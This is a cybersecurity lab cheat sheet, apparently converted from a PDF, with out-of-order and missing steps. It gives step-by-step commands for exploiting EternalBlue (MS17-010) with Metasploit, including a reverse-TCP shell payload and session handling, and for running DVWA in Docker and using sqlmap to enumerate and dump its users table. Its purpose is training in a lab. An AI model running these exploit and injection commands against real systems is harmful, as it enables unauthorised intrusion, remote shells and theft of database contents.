## **Cybersecurity Lab - Cheat Sheet**


# 1. EternalBlue Exploit using Metasploit 1. Scan the Target using Nmap: nmap -p 1-1000 [target IP address] nmap --script=vuln [target IP address] 2. Open Metasploit Console: msfconsole 3. Search Exploit: search ms17\_010 4. Use Exploit Module: use 0 5. Set Options: set RHOSTS [target IP] set LHOST [your IP] set payload windows/x64/shell/reverse\_tcp 6. Run Exploit: exploit 7. Background Session: Ctrl + Z sessions -l

9. Upgrade Shell to Meterpreter:

8. Interact with Session:


sessions -i [ID]

## **Cybersecurity Lab - Cheat Sheet**



sudo systemctl enable docker --now

### **Cybersecurity Lab - Cheat Sheet**



#### 2. Run DVWA in Docker:

docker run --rm -it -p 80:80 vulnerables/web-dvwa

#### 3. Access DVWA:

URL: 127.0.0.1

Username: admin

Password: password

#### 4. Go to SQL Injection Page:

- Type ID (e.g., 234) in field and click Submit
- Copy request URL

#### 5. Use SQLMap in Terminal:

#### 6. List Tables:

#### 7. List Columns in Table:

```
sqlmap -u "<URL>" --cookie="..." -D dvwa -T users --columns --batch
```

#### 8. Dump Data: